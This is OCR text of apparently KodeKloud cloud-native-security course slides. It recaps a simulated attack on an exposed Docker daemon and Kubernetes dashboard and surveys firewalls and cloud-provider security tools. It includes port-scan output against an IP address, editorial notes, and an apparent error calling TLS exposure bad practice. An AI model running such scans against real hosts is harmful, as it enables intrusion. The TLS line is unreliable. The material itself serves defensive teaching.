
KodeKloud

Visit www.kodekloud.com to learn more.

In this lecture we will learn about the 4C’s of Cloud Native Security.



In the previous lecture we saw how an attacker gained access to the voting application hosted on a Kubernetes cluster. There were multiple areas that were vulnerable to attack and that's what we will go over in this lecture. To begin with the Cloud itself. The infrastructure that hosted the Kubernetes cluster was not properly secured and enabled access to ports on the cluster from anywhere. If network firewalls were in place, we could have prevented remote access from the attackers system. This is the first C in Cloud native security. It refers to the security of the entire infrastructure hosting the servers. This could be a private or a public cloud, a datacenter hosting physical machines, a co-located environment. We discuss more about this in the last section of the course where we talk about how to detect all phases of attack regardless where it occurs and how it spreads.

The next is Cluster security. The attacker was easily able to gain access through the docker daemon exposed publicly, as well as the Kubernetes dashboard that was exposed publicly without proper authentication or authorization mechanisms. This could have been prevented if security best practices were followed in securing the docker daemon, the Kubernetes API as well as any GUI we used to manage the cluster such as the Kubernetes Dashboard. We look into these in much more detail in the first section of the course where we talk about Cluster setup and hardening. We will see how to secure the docker daemon and the Kubernetes dashboard as well as other best practices to be followed such as using network policies and ingress.

Next comes container. The hacker was able to run any container of her choice with no restrictions on what repository it is from or what tag it had. The attacker was able to run a container in privileged mode, which should have been prevented. The attacker was also able to install whatever application she wanted on it without any restriction. These could have been prevented if restrictions where put in place to only run images from a secure internal repository, and if running containers in privileged mode was disallowed. And through sandboxing containers were isolated better. We discuss these in the Minimize Microservices Vulnerabilities section as well as the Supply chain security sections of the course.


And finally Code. Code refers to the application code itself. Hard coding applications with database credentials or passing critical information through environment variables, exposing applications with TLS are bad coding practices. This is mostly out of scope for this course, however we do cover some areas such as securing critical information with secrets and vaults, enabling mTLS encryption to secure pod to pod communication etc.

Cloud Provider Security

This lesson includes the following flow,

- Starting with the cats and dogs simulation to show the security in the cloud layer
- Cloud provider security capabilities
- Shared responsibility model

“Cats and Dogs” Election Simulation



"Cats and Dogs" Election Simulation


KodeKloud

In our "Cats and Dogs" election simulation, the attacker's initial action, upon discovering the IP addresses of the host machines, was to conduct a port scan. During this process, they identified an open port: port 2375, which is used by the Docker service.

maintaining the flow of the course with previous lessons.

This is a good start!

“Cats and Dogs” Election Simulation




```
root@0afde6d2b406:/ - 94x29

 zsh port-scan.sh 104.21.63.124
Scanning port              21 for ftp ...                  Fail
Scanning port              22 for ssh ...                  Fail
Scanning port              23 for telnet...                Fail
Scanning port              25 for smtp...                  Fail
Scanning port              53 for dns ...                  Fail
Scanning port              80 for http ...                 Fail
Scanning port              110 for pop3...                 Fail
Scanning port              111 for rpcbind...              Fail
Scanning port              135 for msrpc...                Fail
Scanning port              139 for netbios-ssn...          Fail
Scanning port              143 for imap...                 Fail
Scanning port              443 for https...                Fail
Scanning port              445 for ms-ds...                Fail
Scanning port              993 for imaps...                Fail
Scanning port              995 for pop3s...                Fail
Scanning port              1723 for pptp...                Fail
Scanning port              2375 for docker...              Success
Scanning port3306 for mysql...                             Fail
Scanning port              3389 for ms-wbt...              Fail
Scanning port              5900 for vnc ...                Fail

~ took 4s
```


In our "Cats and Dogs" election simulation, the attacker's initial action, upon discovering the IP addresses of the host machines, was to conduct a port scan. During this process, they identified an open port: port 2375, which is used by the Docker service.

maintaining the flow of the course with previous lessons.


This is a good start!

“Cats and Dogs” Election Simulation

Cloud Infrastructure

KodeKloud

What if we had proactively secured our cloud infrastructure? One of the most straightforward measures would be to activate a network firewall, which could have prevented the disclosure of open ports on our servers.



A firewall can block or permit traffic depending on source and destination IP addresses, ports, protocols, and other parameters. Utilizing a firewall allows you to prevent unauthorized access to your systems and minimize the exposure of your ports and services.


Cloud Provider Security Capabilities(do not narrate title)

This is just one basic security measure that many might be aware of in the cloud and infrastructure layer. Today's cloud providers, such as AWS, GCP, and Azure, offer a multitude of capabilities to enhance cloud security.

Each of these cloud providers provide their own special tools and features aimed at keeping your cloud space safe. Despite their differences, they all focus on one key goal: making sure your data and apps are secure in the cloud.


Azure, AWS, and Google Cloud Platform (GCP) each have their own set of tools aimed at improving the security of their platforms. By looking at how they handle important security features like threat detection, application firewalls, and container security, we can understand how these providers protect user data and applications in a rapidly changing environment.

Let's take a closer look at what each platform offers to help you protect your cloud setup.




Starting with threat management and response techniques,

Azure's Microsoft Sentinel is a powerful tool that combines SIEM (Security Information and Event Management) and SOAR (Security Orchestration, Automation, and Response) capabilities. This means it can not only detect security threats but also automatically deal with them. AWS offers Amazon GuardDuty, a service that uses machine learning to continuously monitor and detect potential security issues without needing specific rules set by users. GCP's Security Command Center is similar, offering a central place to monitor threats, manage assets, and check the security health of Google 